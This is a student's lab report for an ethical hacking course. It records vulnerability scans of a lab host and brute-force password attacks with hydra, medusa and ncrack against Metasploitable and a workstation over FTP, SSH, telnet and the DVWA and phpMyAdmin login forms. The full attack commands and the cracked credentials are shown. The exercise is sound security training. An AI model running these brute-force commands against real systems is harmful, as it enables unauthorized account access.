Colby Heilner

Professor Torres

3/9

IT 145

Lab 6

Part A:

- Log on to **NDG Ethical Hacking-Lab 07**
    - Using ONLY OpenVas, run this tool against 1 host (192.168.68.12):
    - create an attack surface based on your results using **ONLY** this tool

task_id=a108c208-b239-4a26-9fcd-69565346f276 sort-reverse=high first=1 apply_overrides=1 rows=10

Date	Status	Task	Severity	Scan Results					Actions
				High	Medium	Low	Log	False Pos.	
Sun Mar 9 21:10:51 2025	80 %	Immediate scan of IP 192.168.68.12	10.0 (High)	10	28	3	106	0	

√Apply to page contents

Vulnerability		Severity	QoD	Host	Location	Created
phpMyAdmin 'error.php' Cross Site Scripting Vulnerability		4.3 (Medium)	99%	192.168.68.12	443/tcp	Sun Mar 9 21:29:15 2025
phpMyAdmin 'error.php' Cross Site Scripting Vulnerability		4.3 (Medium)	99%	192.168.68.12	80/tcp	Sun Mar 9 21:29:15 2025
Apache httpd Web Server Range Header Denial of Service Vulnerability		7.8 (High)	100%	192.168.68.12	443/tcp	Sun Mar 9 21:28:24 2025
Apache httpd Web Server Range Header Denial of Service Vulnerability		7.8 (High)	100%	192.168.68.12	80/tcp	Sun Mar 9 21:28:24 2025
OrangeHRM 'jobVacancy.php' Cross Site Scripting Vulnerability		4.3 (Medium)	99%	192.168.68.12	80/tcp	Sun Mar 9 21:28:08 2025
awiki Multiple Local File Include Vulnerabilities		5.0 (Medium)	99%	192.168.68.12	80/tcp	Sun Mar 9 21:27:46 2025
awiki Multiple Local File Include Vulnerabilities		5.0 (Medium)	99%	192.168.68.12	443/tcp	Sun Mar 9 21:27:44 2025
WordPress Spreadsheet plugin Multiple Vulnerabilities		7.5 (High)	99%	192.168.68.12	80/tcp	Sun Mar 9 21:26:38 2025
WordPress Spreadsheet plugin Multiple Vulnerabilities		7.5 (High)	99%	192.168.68.12	443/tcp	Sun Mar 9 21:26:37 2025
OpenSSL CCS Man in the Middle Security Bypass Vulnerability		6.8 (Medium)	70%	192.168.68.12	443/tcp	Sun Mar 9 21:26:16 2025

√Apply to page contents

- Log on to **NDG Ethical Hacking-Lab 19**
    - Using ONLY Lynis, run this tools against 1 host (192.168.9.2- the kali box):

- Lynis runs on the host itself
- create an attack surface based on your results using **ONLY** this tools


  Cool tool, after running, It gave me a bunch of suggestions on how to harden.

  If you wanted to make an attack surface with this you could look thought it and find if anything may be exploitable by you.

```
Suggestions:
----------------------------
- Install libpam-tmpdir to set $TMP and $TMPDIR for PAM sessions [DEB-0280]
    https://cisofy.com/controls/DEB-0280/
- Install libpam-usb to enable multi-factor authentication for PAM sessions [DEB-0285]
    https://cisofy.com/controls/DEB-0285/
- Install 'ecryptfs-utils' and configure for each user. [DEB-0520]
    https://cisofy.com/controls/DEB-0520/
- Install apt-listbugs to display a list of critical bugs prior to each APT installation. [DEB-0810]
    https://cisofy.com/controls/DEB-0810/
- Install debian-goodies so that you can run checkrestart after upgrades to determine which services a
old versions of libraries and need restarting. [DEB-0830]
    https://cisofy.com/controls/DEB-0830/
- Install debsecan to generate lists of vulnerabilities which affect this installation. [DEB-0870]
    https://cisofy.com/controls/DEB-0870/
- Install debsums for the verification of installed package files against MD5 checksums. [DEB-0875]
    https://cisofy.com/controls/DEB-0875/
- Set a password on GRUB bootloader to prevent altering boot configuration (e.g. boot in single user m
out password) [BOOT-5122]
    https://cisofy.com/controls/BOOT-5122/
- Determine runlevel and services at startup [BOOT-5180]
    https://cisofy.com/controls/BOOT-5180/
- Install a PAM module for password strength testing like pam_cracklib or pam_passwdqc [AUTH-9262]
    https://cisofy.com/controls/AUTH-9262/
- Configure password aging limits to enforce password changing on a regular base [AUTH-9286]
    https://cisofy.com/controls/AUTH-9286/
- Default umask in /etc/login.defs could be more strict like 027 [AUTH-9328]
    https://cisofy.com/controls/AUTH-9328/
```

- Log on to **NDG Ethical Hacking-Lab 04**
  - Use only OWASP Zap, run this tool against 1 host 192.168.68.12
  - Create an attack surface based on your results using **ONLY** this tools

    Another good tool for webapps




- Log on to **NDG Ethical Hacking-Lab 04**
    - Use only Nikto, run this tool against 1 host 192.168.68.12
    - Create an attack surface based on your results using **ONLY** this tool

    THIS is a nice command line tool. It just lays everything out for you. I could pick this a apart and find some nice vulnerabilities to exploit.

```
root@Kali2:~# nikto -host http://192.168.68.12
- Nikto v2.1.6
---------------------------------------------------------------
+ Target IP:          192.168.68.12
+ Target Hostname:    192.168.68.12
+ Target Port:        80
+ Start Time:         2025-03-09 16:42:42 (GMT-5)
---------------------------------------------------------------
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1u
thon/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusic
+ Server leaks inodes via ETags, header found with file /, i
2 2015
+ The anti-clickjacking X-Frame-Options header is not preser
+ The X-XSS-Protection header is not defined. This header ca
ms of XSS
```

Part B: Cisco CCNA Cyber Ops v1

- Brute force using hydra, medusa, and ncrack against the two targets listed below, from the Kali Box;
    - Create a password list using crunch
        - crunch 5 5 0123456789ABCDEF -o crunch1.txt
        - Append the following words to your password list: toor, anonymous, msfadmin, password,



    - Ensure you have tcpdump running so that you can see the output.
      Use hydra, ncrack and medusa to crack the ftp, ssh and telnet. Use each of these applications at least once
    -
      Target 1: Metasploitable- 209.165.200.235
        - ftp

```
root@kali:~/Desktop# nano user.txt
root@kali:~/Desktop# nano crunch1.txt
root@kali:~/Desktop# hydra -L user.txt -P crunch1.txt ftp://209.165.200.235
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations,
legal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2025-03-09 18:43:02
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you hav
ds to abort...

[DATA] max 16 tasks per 1 server, overall 64 tasks, 5242900 login tries (l:5/p:1048580), ~5120 tries p
[DATA] attacking service ftp on port 21
[21][ftp] host: 209.165.200.235   login: msfadmin   password: msfadmin
```

- ssh

```
root@kali:~/Desktop# medusa -h 209.165.200.235 -U user.txt -P crunch1.txt -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 209.165.200.235 (1 of 1, 0 complete) User: msfadmin (1 of 4, 0 complete) Pass
fadmin (1 of 1048580 complete)
ACCOUNT FOUND: [ssh] Host: 209.165.200.235 User: msfadmin Password: msfadmin [SUCCESS]
```

- telnet

```
root@kali:~/Desktop# medusa -h 209.165.200.235 -U user.txt -P crunch1.txt -M ssh
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 209.165.200.235 (1 of 1, 0 complete) User: msfadmin (1 of 4
fadmin (1 of 1048580 complete)
ACCOUNT FOUND: [ssh] Host: 209.165.200.235 User: msfadmin Password: msfadmin [SUCCESS]
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are ar
^C
root@kali:~/Desktop# ncrack -p 23 -U user.txt -P crunch1.txt 209.165.200.235

Starting Ncrack 0.5 ( http://ncrack.org ) at 2025-03-09 18:45 EDT
Stats: 0:05:00 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 0; About 0.00% done
Stats: 0:05:01 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 0; About 0.00% done
Stats: 0:05:01 elapsed; 0 services completed (1 total)
Rate: 0.00; Found: 0; About 0.00% done
caught SIGINT signal, cleaning up
Saved current session state at: /root/.ncrack/restore.2025-03-09_18-50
root@kali:~/Desktop# ncrack -p 23 -U user.txt -P crunch1.txt 209.165.200.235

Starting Ncrack 0.5 ( http://ncrack.org ) at 2025-03-09 18:51 EDT
caught SIGINT signal, cleaning up
Saved current session state at: /root/.ncrack/restore.2025-03-09_18-51
```

- Target 2: Cyberops Workstation- 192.168.0.11
  - ftp

```
root@kali:~/Desktop# hydra -L user.txt -P crunch1.txt ftp://192.168.0.11
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secre
ce organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2025-03-09 18:53:17
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prev
rwriting, you have 10 seconds to abort...
[DATA] max 16 tasks per 1 server, overall 64 tasks, 6291486 login tries (l:6/p
1), ~6144 tries per task
[DATA] attacking service ftp on port 21
[STATUS] 225.00 tries/min, 225 tries in 00:01h, 6291261 to do in 466:02h, 16 a
[STATUS] 243.33 tries/min, 730 tries in 00:03h, 6290756 to do in 430:53h, 16 a
```

- ssh and telnet

```
root@kali:~/Desktop# medusa -h 192.168.0.11 -U user.txt -P crunch1.txt -m telnetMed 3-09_18-51
usa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

You must specify a module to execute using -M MODULE_NAME
root@kali:~/Desktop# medusa -h 192.168.0.11 -U user.txt -P crunch1.txt -M telnet 192.168.0.11
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net> military or sec

ERROR: [telnet.mod] Failed to identify logon prompt.
ACCOUNT CHECK: [telnet] Host: 192.168.0.11 (1 of 1, 0 complete) User: cyberanalysis 18:53:17
t (1 of 5, 0 complete) Password: cyberops (1 of 1048581 complete)
root@kali:~/Desktop#
```


```
[DATA] attacking service ftp on port 21
[STATUS] 225.00 tries/min, 225 tries in 00:01h, 6291261 to do in 466:02h, 16
[STATUS] 243.33 tries/min, 730 tries in 00:03h, 6290756 to do in 430:53h, 16
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume se
root@kali:~/Desktop# ncrack -p 22 -U user.txt -P crunch1.txt 192.168.0.11

Starting Ncrack 0.5 ( http://ncrack.org ) at 2025-03-09 18:57 EDT
```

Part C: Cisco CCNA Cyber Ops v1

- Password attacks against metasploitable- 209.165.200.235
  - Use your password list (with appended words)
  - Ensure you have tcpdump running so that you can see the output
  - Find the phpmyadmin website and the dvwa login screen in metasploitable and attempt to crack them using hydra, ncrack and medusa. Use your password list and ensure you have tcpdump running.

To brute force a website you need to know what the websites post for login looks like and usually what its failed login response is.



I had lots of trouble and eventually went with this command which never found any logins.

```
root@kali:~/Desktop# hydra -L user.txt -P crunch1.txt 209.165.200.235 http-post-form "/phpMyAdmin/index.php:pma_
username=^USER^&pma_password=^PASS^&server=1&token=b684716fe42df2c1d9e1f44f7f4ac959:F=302"
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service organizations, or for il
legal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2025-03-09 20:02:35
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overwriting, you have 10 secon
ds to abort...
```


I will try on a different website DVA,

This one was able to give me some results!

```
^CThe session file ./hydra.restore was written. Type "hydra -R" to resume session.
root@kali:~/Desktop# hydra -L user.txt -P crunch1.txt 209.165.200.235 http-post-form "/
dvwa/login.php:username=^USER^&password=^PASS^&Login=Login:Login failed"
Hydra v8.3 (c) 2016 by van Hauser/THC - Please do not use in military or secret service
 organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2025-03-09 20:18:56
[WARNING] Restorefile (./hydra.restore) from a previous session found, to prevent overw
riting, you have 10 seconds to abort...
[DATA] max 16 tasks per 1 server, overall 64 tasks, 5242900 login tries (l:5/p:1048580)
, ~5120 tries per task
[DATA] attacking service http-post-form on port 80
[80][http-post-form] host: 209.165.200.235   login: admin   password: password
```

I was able to find Login failed form the website testing for fail responses.



Overall this was a good lab and started to actually running brute forces and vln scanners. Look forward to more.

Part D:

- Define what is base64 encoded

  Its what transforms binary to printable characters

  It's another way of changing letters symbols and number to a string of characters usually followed by = sign

- create 5 username and passwords and base64 encode them

  securepassword c2VjdXJlcGFzc3dvcmQ=

  bobbylikesdogs Ym9iYnlsaWtlc2RvZ3M=

  Th!sAL0ngP@ssw0rd VGghc0FMMG5nUEBzc3cwcmQ=

  Encodethisssqqqeeee ZW5jb2RldGhpc3NzcXFxZWVlZQ==

  lastoneisthis12113455firstoneisthis554433
  bGFzdG9uZWlzdGhpczEyMTEzNDU1Zmlyc3RvbmVpc3RoaXM1NTQ0MzM=

- decode the below 3 base64 encodes

- MTAgQ3JhY2sgQ29tbWFuZG1lbnRzDQoxLiBUaG91IHNoYWx0IGtub3cgaGFzaCB0eXBlcyBhbmQgdGhlaXIgb3JpZ2luL2Z1bmN0aW9uDQoyLiBUaG91IHNoYWx0IGtub3cgY3JhY2tpbmcgc29mdHdhcmUgc3RyZW5ndGhzICYgd2Vha25lc3Nlcw0KMy4gVGhvdSBzaGFsdCBzdHVkeSAmIGFwcGx5IHBhc3N3b3JkIGFuYWx5c2lzIHRlY2huaXF1ZXMNCjQuIFRob3Ugc2hhbHQgYmUgcHJvZmljaWVudCBhdCBoYXNoIGV4dHJhY3Rpb24gbWV0aG9kcw0KNS4gVGhvdSBzaGFsdCBjcmVhdGUgY3VzdG9tL3RhcmdldGVkIGRpY3Rpb25hcmllcw0KNi4gVGhvdSBzaGFsdCBrbm93IHRoeSBjcmFja2luZyByaWdzIGNhcGFiaWxpdGllcw0KNy4gVGhvdSBzaGFsdCB1bmRlcnN0YW5kIGJhc2lljIGh1bWFuIHBzeWNob2xvZ3kvYmVoYXZpb3INCjguIFRob3Ugc2hhbHQgY3JlYXRlIGN1c3RvbSBtYXNrcywgcnVsZXMsIGFuZCBNYXJrb3YgY2hhaW5zDQo5LiBUaG91IHNoYWx0IGNvbnRpbnVhbGx5IGV4cGVyaW1lbnQgd2l0aCBuZXcgdGVjaG5pcXVlcw0KMTAuVGhvdSBzaGFsdCBzdXBwb3J0IHRoeSBmZWxsb3cgY3JhY2tpbmcgY29tbXVuaXR5IG1lbWJlcnM=

10 Crack Commandments

1. Thou shalt know hash types and their origin/function

2. Thou shalt know cracking software strengths & weaknesses

3. Thou shalt study & apply password analysis techniques

4. Thou shalt be proficient at hash extraction methods

5. Thou shalt create custom/targeted dictionaries

6. Thou shalt know thy cracking rigs capabilities

7. Thou shalt understand basic human psychology/behavior

8. Thou shalt create custom masks, rules, and Markov chains

9. Thou shalt continually experiment with new techniques

10.Thou shalt support thy fellow cracking community members

- QmFzaWMgQ3JhY2tpbmcgTWV0aG9kb2xvZ3kNCjEtRVhUUkFDVCBIQVNIRVMN
CjItRk9STUFUIEhBU0hFUw0KMy1FVkFMVUFURSBIQVNIIFNUUkVOR1RIDQo0
LUNBTENVTEFURSBDUkFDS0lORyBSSUcgQ0FQQUJJTElUSUVTDQo1LUZPUk1
VTEFURSBQTEFODQo2LUFOQUxZWkUgUEFTU1dPUkRTDQo3LUNVU1RPTSB
BVFRBQ0tTDQo4LUFEVkFOQ0VEIEFUVEFDS1MNCjktUkVQRUFU

  Basic Cracking Methodology

  1-EXTRACT HASHES

  2-FORMAT HASHES

  3-EVALUATE HASH STRENGTH

  4-CALCULATE CRACKING RIG CAPABILITIES

  5-FORMULATE PLAN

  6-ANALYZE PASSWORDS

  7-CUSTOM ATTACKS

  8-ADVANCED ATTACKS

  9-REPEAT

- QmFzaWMgQ3JhY2tpbmcgUGxheWJvb2vigJ0NCjEtQ1VTVE9NIFdPUkRMSVNUD
QoyLUNVU1RPTSBXT1JETElTVCArIFJVTEVTDQozLURJQ1RJT05BUlkvV09SRE
xJU1QNCjQtRElDVElPTkFSWS9XT1JETElTVCArIFJVTEVTDQo1LUNVU1RPTSB
XT1JETElTVCArIFJVTEVTDQo2LU1BU0sNCjctSFlCUklEIERJQ1RJT05BUlkgKyB
NQVNLDQo4LUNVU1RPTSBXT1JETElTVCArIFJVTEVTDQo5LUNPTUJPDQoxM
C1DVVNUT00gSFlCUklEIEFUVEFDSw0KMTEtQ1VTVE9NIE1BU0sgQVRUQUNL
DQoxMi1CUlVURS1GT1JDRQ==

  Basic Cracking Playbook”

1-CUSTOM WORDLIST

2-CUSTOM WORDLIST + RULES

3-DICTIONARY/WORDLIST

4-DICTIONARY/WORDLIST + RULES

5-CUSTOM WORDLIST + RULES

6-MASK

7-HYBRID DICTIONARY + MASK

8-CUSTOM WORDLIST + RULES

9-COMBO

10-CUSTOM HYBRID ATTACK

11-CUSTOM MASK ATTACK

12-BRUTE-FORCE